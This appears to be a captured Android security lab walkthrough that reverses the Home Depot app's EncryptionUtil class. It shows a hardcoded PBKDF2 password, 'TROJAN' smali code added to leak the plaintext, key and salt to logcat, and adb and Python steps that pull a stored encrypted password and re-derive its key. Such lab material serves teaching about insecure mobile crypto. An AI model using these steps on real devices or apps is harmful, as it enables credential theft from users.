
```
.class public Lcom/thehomedepot/core/utils/EncryptionUtil;
.super Ljava/lang/Object;
.source "EncryptionUtil.java"


# static fields
.field private static final CIPHER_ALGORITHM:Ljava/lang/String; = "AES/CBC/PKCS5Padding"

.field private static DELIMITER:Ljava/lang/String; = null

.field private static final HEX:Ljava/lang/String; = "0123456789ABCDEF"

.field private static INSECURE_SEED:Ljava/lang/String; = null

.field private static ITERATION_COUNT:I = 0x0

.field private static KEY_LENGTH:I = 0x0

.field public static final PBKDF2_DERIVATION_ALGORITHM:Ljava/lang/String; = "PBKDF2WithHmacSHA1"

.field private static final PKCS5_SALT_LENGTH:I = 0x8

.field private static PUBLIC_PASSWORD_PBKDF2:Ljava/lang/String;

.field private static TAG:Ljava/lang/String;

.field private static random:Ljava/security/SecureRandom;

```

Saved: April 19, 2017 at 1:06 PM · Length: 50,125 · Encoding: Unicode (UTF-8)




EncryptionUtil.smali - /Users/sambowne/Documents/Android/homedepot/repeat/base/smali_classes2/com/thehomedepot/core/utils
Search
Live Find
Advanced Find

```
# direct methods
.method static constructor <clinit>()V
    .locals 1

    .prologue
    .line 48
    const-string v0, "EncryptionUtil"

    sput-object v0, Lcom/thehomedepot/core/utils/EncryptionUtil;->TAG:Ljava/lang/String;

    .line 51
    const-string v0, "ThisIsAVeryInsecureKey"

    sput-object v0, Lcom/thehomedepot/core/utils/EncryptionUtil;->INSECURE_SEED:Ljava/lang/String;

    .line 52
    const-string v0, "PUBLIC_PASSWORD_PBKDF2"

    sput-object v0, Lcom/thehomedepot/core/utils/EncryptionUtil;->PUBLIC_PASSWORD_PBKDF2:Ljava/lang/String;

    .line 54
    const/16 v0, 0x100

    sput v0, Lcom/thehomedepot/core/utils/EncryptionUtil;->KEY_LENGTH:I

    .line 56
    const/16 v0, 0x3e8

    sput v0, Lcom/thehomedepot/core/utils/EncryptionUtil;->ITERATION_COUNT:I

    .line 59
    const-string v0, "]"

    sput-object v0, Lcom/thehomedepot/core/utils/EncryptionUtil;->DELIMITER:Ljava/lang/String;
```



EncryptionUtil.smali - /Users/sambowne/Documents/Android/homedepot/repeat/base/smali_classes2/com/thehomedepot/core/utils
Search
Live Find
Advanced Find

```
.method public static encrypt(Ljava/lang/String;Ljavax/crypto/SecretKey;[B)Ljava/lang/String;
    .locals 12
    .param p0, "plaintext"    # Ljava/lang/String;
    .param p1, "key"    # Ljavax/crypto/SecretKey;
    .param p2, "salt"    # [B

# TROJAN CODE
 const-string v1, "TROJAN EncryptionUtil 745: p0 plaintext: "
 invoke-static {v1, p0}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I

 invoke-interface {p1}, Ljavax/crypto/SecretKey;->getEncoded()[B
 move-result-object v0
 invoke-static {v0}, Lcom/thehomedepot/core/utils/EncryptionUtil;->toHex([B)Ljava/lang/String;
 move-result-object v0
 const-string v1, "TROJAN EncryptionUtil 752: p1 SECRET KEY: "
 invoke-static {v1, v0}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I

 invoke-static {p2}, Lcom/thehomedepot/core/utils/EncryptionUtil;->toHex([B)Ljava/lang/String;
 move-result-object v0
 const-string v1, "TROJAN EncryptionUtil 889 p2 salt: "
 invoke-static {v1, v0}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
# END OF EVIL TROJAN CODE

    .prologue
    const/4 v5, 0x0
```


Salt -> Key




```
Sams-MacBook-Pro-3:platform-tools sambowne$ ./adb logcat | grep TROJAN
04-19 16:30:30.526  3772  3941 E TROJAN EncryptionUtil 745: p0 plaintext: : P@ssw0rd
04-19 16:30:30.526  3772  3941 E TROJAN EncryptionUtil 752: p1 SECRET KEY: : 372E46A3E7DEDD9B8D7DAAF3B85B595954A4BE42E8EF5827E2A9F9E7ECA65EB3
04-19 16:30:30.526  3772  3941 E TROJAN EncryptionUtil 889 p2 salt: : 0F6BD1182F99DA00
```



```
Sams-MacBook-Pro-3:platform-tools sambowne$ ./adb shell
vbox86p:/ # cd data/data/com.the
com.thehomedepot.coloryourworld/       com.thehomedepot/
vbox86p:/ # cd data/data/com.thehomedepot
vbox86p:/data/data/com.thehomedepot # grep -r encrypted_password .
./shared_prefs/com.thehomedepot.consumerapp.preferences.xml:    <string name="encrypted_
password">D2vRGC+Z2gA=]Ji9paoNYXlNIMlhlBo230Q==]dLdrU0be6D3fQeh2OUW5dQ==</string>
vbox86p:/data/data/com.thehomedepot #
130|vbox86p:/data/data/com.thehomedepot #
```




```
>>> blob1 = "D2vRGC+Z2gA="
>>> blob2 = "Ji9paoNYXlNIMlhlBo230Q=="
>>> blob3 = "dLdrU0be6D3fQeh2OUW5dQ=="
>>>
>>> print blob1.decode("base64").encode("hex")
0f6bd1182f99da00
>>> print blob2.decode("base64").encode("hex")
262f696a83585e5348325865068db7d1
>>> print blob3.decode("base64").encode("hex")
74b76b5346dee83ddf41e8763945b975
```




```
>>> salt = "D2vRGC+Z2gA=".decode("base64")
>>> from pbkdf2 import PBKDF2
>>> PBKDF2('PUBLIC_PASSWORD_PBKDF2', salt).read(32).encode("hex")
'372e46a3e7dedd9b8d7daaf3b85b595954a4be42e8ef5827e2a9f9e7eca65eb3'
```

Complete Decryption



